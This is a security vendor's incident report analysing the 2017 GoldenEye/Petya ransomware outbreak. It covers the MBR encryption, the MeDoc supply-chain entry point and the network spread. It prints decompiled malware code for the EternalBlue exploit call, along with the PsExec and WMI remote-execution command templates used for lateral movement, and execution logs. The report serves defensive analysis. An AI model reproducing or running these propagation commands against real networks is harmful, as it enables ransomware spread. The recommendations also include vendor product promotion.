Incident Report:
'GoldenEye/Petya'

v1.2

June 27, 2017

Panda Security

Incident Report: 'GoldenEye/Petya'

PandaLabs

Calle Santiago de Compostela, 12 1ª plta
48003 Bilbao, Vizcaya. Spain

Crta. de la Coruña, km 17,800
28231 Las Rozas, Madrid. Spain

Executive Summary

On June 27, 2017, a large-scale attack using a variant of the ransomware family known as GoldenEye affected much of the world.

In addition to encrypting files on the computer, this ransomware family is characterized by encrypting the MBR when it has permissions, thus blocking full access to the computer.


This version of the malware is distributed as a DLL with an EXPORT, which is named with a parameter that changes with each sample to begin the encryption process on the computer.

When it runs, it encrypts certain files on compromised system drives. In turn, if it has administrator permissions, it also encrypts the system boot sector by preventing access to the computer unless an access key that decrypts the system is entered.


That key is assumed to be delivered once payment of the ransom has been made.

The sample creates a scheduled task to shut down the computer afterwards.

Upon restarting the computer, GoldenEye displays a fake window indicating that a disk problem is being solved.



Afterward, it shows the window seeking the ransom.



Propagation

In this case, we've seen various methods of entry and propagation on compromised networks:

- An attack against the update system of MeDoc, a much-used file management service in Ukraine (a country gravely affected by the attack)
- ETERNALBLUE: This malware variant uses code that exploits the vulnerability published by Microsoft on March 14, described in the bulletin MS17-010.
- PSEXEC: Incorporates remote execution on the system using the PSEXEC command.
- WMI: Incorporates remote execution on the system using the WMI command

Summary: Analysis of Samples

Sample 1: 7e37ab34ecdcc3e77e24522ddfd4852d

We haven't seen any entry vector. Rather, we've seen three different techniques for spreading across an internal network:

- EternalBlue

```
int __stdcall runEB(char *cp, int a2, int a3, int a4, int a5, int a6, int a7)
{
  int v7; // edi@1
  int result; // eax@2
  int v9; // esi@3
  char Dst; // [esp+8h] [ebp-54h]@1

  memset(&Dst, 0, 0x54u);
  LOWORD(dword_1001FB48) = GetTickCount();
  byte_1001F8FD = 0;
  v7 = EB_EXPLOIT((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
  if ( v7 )
  {
    CloseSocket();
    result = v7;
  }
  else
  {
    byte_1001F8FD = 0;
    v9 = EB_EXPLOIT((int)&Dst, cp, 445u, (int)sub_10001F74, a2, a3, a4, a5, a6, a7);
    CloseSocket();
    result = v9;
  }
  return result;
}
```

- PSEXEC

  v8 = wsprintfW(a2, L"%s \\\\%s -accepteula -s ", v3, a3);
  v9 = wsprintfW(&a2[v8], L"-d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 ", &v14) + v8;

- WMI

  wbem\wmic.exe %s /node:"%ws" /user:"%ws" /password:"%ws" process call create "C:\Windows\System32\rundll32.exe \"C:\Windows\%s\" #1

3|WINDOWS|\TEMP\43C6.tmp	2017-06-27 10:22:28	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\97ED.tmp	2017-06-27 10:22:55	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\237F.tmp	2017-06-27 10:23:08	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\89F7.tmp	2017-06-27 10:23:15	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\D146.tmp	2017-06-27 10:23:20	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\733F.tmp	2017-06-27 10:23:44	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|SYSTEMDRIVE|Users\administrador\Ap...	2017-06-27 10:23:52	rundll32.exe@rundll32.exe@WmiPrvSE.ex...
3|SYSTEMDRIVE|Users\administrador\Ap...	2017-06-27 10:24:14	rundll32.exe@rundll32.exe@WmiPrvSE.ex...
3|WINDOWS|\TEMP\82B5.tmp	2017-06-27 10:24:15	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\82E9.tmp	2017-06-27 10:24:32	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\429B.tmp	2017-06-27 10:24:40	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\9FAA.tmp	2017-06-27 10:25:00	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\C16F.tmp	2017-06-27 10:25:28	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\1B30.tmp	2017-06-27 10:25:43	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\4E9F.tmp	2017-06-27 10:25:44	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\89D.tmp	2017-06-27 10:26:12	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|WINDOWS|\TEMP\235C.tmp	2017-06-27 10:26:44	rundll32.exe@rundll32.exe@PSEXESVC.EX...
3|SYSTEMDRIVE|Users\administrador\Ap...	2017-06-27 10:29:02	rundll32.exe@rundll32.exe@WmiPrvSE.ex...
3|WINDOWS|\TEMP\489314d86c55a948a2257...	2017-06-27 10:40:12	lsass.exe@wininit.exe
3|WINDOWS|\TEMP\489314d86c55a948a2257...	2017-06-27 10:40:32	lsass.exe@wininit.exe

Sample 2: 71b6a493388e7d0b40c83ce903bc6b04

We've seen that the entry vector is EZVIT, part of the MeDoc product, the most-used document management application in Ukraine. This is evidenced by GoldenEye's execution through this program:

1954	06/27/2017 09:59:44.6065000	3|Medoc\ezvit.exe	1576	3|SYSTEM|rundll32.exe	"C:\Windows\system32\rundll32.exe" "C:\ProgramData\perfc.dat",#1 60
1955	06/27/2017 09:59:44.6206020	3|SYSTEM|rundll32.exe	1602	3|COMMON_APPDATA|\perfc.dat	
1956	06/27/2017 09:59:44.6488050	3|SYSTEM|rundll32.exe	1602	3|SYSTEMX86|rundll32.exe	"C:\Windows\system32\rundll32.exe" "C:\ProgramData\perfc.dat",#1 60
1957	06/27/2017 10:00:01				

We will continue to analyze samples related to this cyberattack and will provide further updates as we gather more information.

Tips and Recommendations

- Be cautious of documents contained in emails from untrusted senders. Analyze all incoming and outgoing emails to detect threats, and filter executables to prevent them from getting to the end user.
- Keep your operating systems, software, and firmware updated on all devices.
- In this case, as we have detected the use of ETERNALBLUE, we recommend that you make sure the following patch is installed on all computers across your network:
  https://technet.microsoft.com/en-us/ library / security / ms17-010.aspx
- Only trust Next-Generation Endpoint Protection such as Adaptive Defense and Adaptive Defense 360.
- If you are already a client of Adaptive Defense, and in case of new large-scale attacks, set the Lock Mode in Adaptive Defense: run only those processes which are classified as trustworthy by Panda Security.
- Make periodic backup copies of your data and make sure that they are working properly, and that they are not connected to the network.